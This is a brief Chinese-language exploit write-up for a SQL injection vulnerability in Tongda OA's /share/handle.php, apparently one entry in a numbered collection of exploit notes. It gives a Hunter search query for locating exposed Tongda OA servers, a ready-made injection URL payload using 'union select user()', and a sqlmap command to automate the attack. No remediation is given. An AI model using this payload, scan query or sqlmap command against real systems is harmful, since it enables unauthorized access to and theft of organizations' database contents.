T10-3通达-OA-SQL

漏洞描述：

通达OA /share/handle.php 存在SQL注入漏洞,攻击者通过漏洞可以获取数据库信息。

网站图片：

网络测绘：

Hunter 语法：


app.name="通达 OA"

漏洞复现：

payload：

```
http://192.168.31.164/share/handle.php?_GET[module]=1%27={`%27`%202}+union%20select%20user()--+
```

效果图:



sqlmap

```
sqlmap -u "http://192.168.31.164/share/handle.php?_GET%5Bmodule%5D=1'=%7B%60'%60%202%7D" --batch
```